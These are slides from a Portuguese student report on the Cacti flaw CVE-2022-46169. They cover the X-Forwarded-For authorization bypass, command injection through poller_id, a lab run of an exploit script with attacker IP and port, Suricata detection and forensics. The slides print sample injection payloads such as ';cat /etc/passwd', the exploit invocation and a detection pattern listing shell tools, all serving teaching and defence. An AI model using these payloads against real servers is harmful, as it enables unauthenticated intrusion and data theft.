CVE-2022-46169

Execução Remota de Código Não Autenticado

Análise Técnica da Vulnerabilidade no Cacti

Trabalho Realizado por: Gonçalo Regalado 127015 & Cesário Oliveira 126924

⚠ Contexto da Ameaça

Divulgação: Dezembro de 2022

Versões Afetadas: Cacti < 1.2.23

Criticidade: CVSS 9.8 (CRÍTICO)

Autenticação Necessária: Não

Mecanismo de Exploração: *Bypass + Command Injection*

Tipo 1: Bypass de Autenticação

Contorno das verificações de acesso iniciais através de manipulação de cabeçalhos HTTP.


Tipo 2: Injeção de Comandos

Execução de código arbitrário no sistema operativo via parâmetros não sanitizados.

O Ponto de Falha: remote_agent.php

A função remote_client_authorized() confia no cabeçalho HTTP manipulável X-Forwarded-For para validar o IP de origem.

```
X-Forwarded-For: 127.0.0.1
```



Criticidade CVSS v3.1

9.8

CRÍTICO — RCE sem autenticação necessária

Condições de Exploração: O Alinhamento Perfeito

Versões Vulneráveis

Todas as versões anteriores a 1.2.23 e anteriores a 1.3.0

- Inclui 1.2.22 e anteriores
- Atualização é mitigação primária

Acesso de Rede


Cacti acessível via interface web

- Porta 80 (HTTP)
- Porta 443 (HTTPS)
- Acesso público ou interno

Pré-requisito de Configuração

Deve existir um **poller_item** configurado com:

- POLLER_ACTION_SCRIPT_PHP
- Comum em instalações padrão
- Utiliza templates prontos a usar



Sequência de Exploração: Da Autorização à Shell Remota

Passo 1: Bypass de Autorização

Manipulação de X-Forwarded-For

Objetivo: Fazer com que get_client_addr() retorne o IP do servidor (127.0.0.1), considerado um poller autorizado.

```
GET /remote_agent.php X-Forwarded-For: 127.0.0.1
```

Resultado: Atacante é tratado como poller legítimo, contornando autenticação.

Passo 2: Injeção de Comandos

Exploração via poller_id

Parâmetros:action=polldata + poller_id malicioso

```
poller_id=1;id poller_id=1;whoami poller_id=1;cat /etc/passwd
```

Resultado: Comandos do SO executados com privilégios do servidor web.

```
┌──(cacti-env)─(kali㉿kali)-[~/Downloads]
└─$ nano 51166.py

┌──(cacti-env)─(kali㉿kali)-[~/Downloads]
└─$ python 51166.py -u http://10.82.187.208/cacti/ -i 192.168.159.40 -p 1337
200 - [{"value":"162","rrd_name":"proc","local_data_id":"1"}]
200 - [{"value":"1min:3.14 5min:3.34 10min:2.53","rrd_name":"","local_data_id":"2"}]
200 - [{"value":"0","rrd_name":"users","local_data_id":"3"}]
200 - [{"value":"290496","rrd_name":"mem_buffers","local_data_id":"4"}]
200 - [{"value":"9509880","rrd_name":"mem_swap","local_data_id":"5"}]
200 - []
200 - []
200 - []
200 - []
200 - []
200 - []
200 - []
200 - []
```

Controlo Total: O Impacto da RCE Não Autenticada

Consequências Imediatas


Servidor Totalmente Comprometido

- ⚠ Acesso total com privilégios do servidor web
- ⚠ Exfiltração de dados sensíveis
- ⚠ Pivot na rede interna
- ⚠ Instalação de backdoors e persistência

Exposição de Ficheiro Sensível

Demonstração em Ambiente de Laboratório

- Navegação no sistema de ficheiros
- Acesso a dados de configuração
- Leitura de ficheiros críticos
- Prova visual da RCE



Estratégias de Defesa: Mitigação e Monitorização

Deteção e Monitorização

Monitorização de Logs HTTP

Focar em pedidos para **remote_agent.php** com padrões suspeitos.

Padrões de Abuso

Procurar:

- X-Forwarded-For com IPs internos
- action=polldata em GET/POST
- poller_id com metacaracteres

Regra IDS (Suricata)

Criar regra específica para detetar o padrão de ataque em tempo real.

Mitigação Imediata

1. Atualização

Cacti ≥ **1.2.23** ou ≥ **1.3.0**

2. Restrição de Acesso

Whitelisting de IPs para **remote_agent.php**

3. Configuração de Proxy

Remover/sanitizar X-Forwarded-For

4. Validação de Inputs

Implementar validação rigorosa no poller_id

Prioridade Crítica

Executar mitigação imediatamente em todos os servidores vulneráveis

Validação do Alerta IDS: A Prova da Deteção

Passo 1: Criação da Regra

Implementação de uma regra específica no Suricata para detetar o padrão de ataque CVE-2022-46169.

```
┌──(kali㉿kali)-[~]
└─$ cat cacti_exploit.rules
alert http any any $HOME_NET any (msg: "CVE-2022-46169 Cacti Exploit Attempt"; content: "GET"; http_method; content:"/remote_agent.php"; http_uri; content:"action=polldata"; http_uri; content: "poller_id="; http_uri; pcre:"/bash|sh|powershell|cmd/"; flowbits:set,CVE-2022-46169-attempt; metadata:created_at 2023_07_21, updated at 2023_07_21; classtype:web-application-attack; sid:1000001; rev:2;)
```


Passo 2: Configuração do Suricata

Edição do ficheiro YAML para ativar a regra contra a CVE-2022-46169 no sistema de deteção.

```
 GNU nano 2.3.1                                  File: suricata.yaml

    size1024: 0
    size1664: 7
    size4096: 0
    size10386: 0
    size16384: 0

##
## Configure Suricata to load Suricata-Update managed rules.
##
## If this section is completely commented out move down to the "Advanced rule
## file configuration".
##

default-rule-path: /var/lib/suricata/rules
rule-files:
 - cacti_exploit.rules
 - suricata.rules

##
```

Passo 3: Alerta Gerado

O alerta do Suricata confirma a deteção do padrão de ataque em tempo real durante a exploração.



✓ Defesa Proativa Validada: O IDS detectou a exploração em tempo real


Análise Forense: Rastreio do Ataque

Ficheiro Sensível Deixado

Artefacto deixado pelo atacante durante a exploração, indicando acesso e persistência.


IP de Origem do Atacante

Identificação do endereço IP utilizado para lançar o ataque, crítico para rastreio.



Parâmetros da URL Query

Captura dos parâmetros maliciosos utilizados na exploração (poller_id, action, etc).



Payload em Base64

String de comando codificada em Base64 deixada pelo atacante como evidência.

Reconstrução Completa: Todos os vestígios digitais rastreados e documentados

Conclusão: Lições Ofensivas e Defensivas

Lição 1

Falhas de Lógica são Críticas

A CVE-2022-46169 demonstra como assunções inseguras no trust model são tão perigosas quanto bugs de memória.

- Confiança em cabeçalhos HTTP manipuláveis
- Falta de validação de origem
- Bypass de autenticação eficaz

Lição 2

Defesa em Profundidade

Múltiplas camadas de proteção são essenciais para mitigar riscos críticos.


- **Autenticação Sólida:** Nunca confiar no cliente
- **Validação:** Sanitizar todos os inputs
- **Restrição:** Limitar exposição pública

Lição 3

Relevância no Mundo Real

Sistemas de monitorização são alvos de alto valor com risco significativo.

- Exposição pública + vulnerabilidade crítica
- Gestão de patches rápida e eficaz
- Monitorização contínua essencial



Mensagem-chave: A segurança é um processo contínuo de validação, monitorização e defesa em profundidade.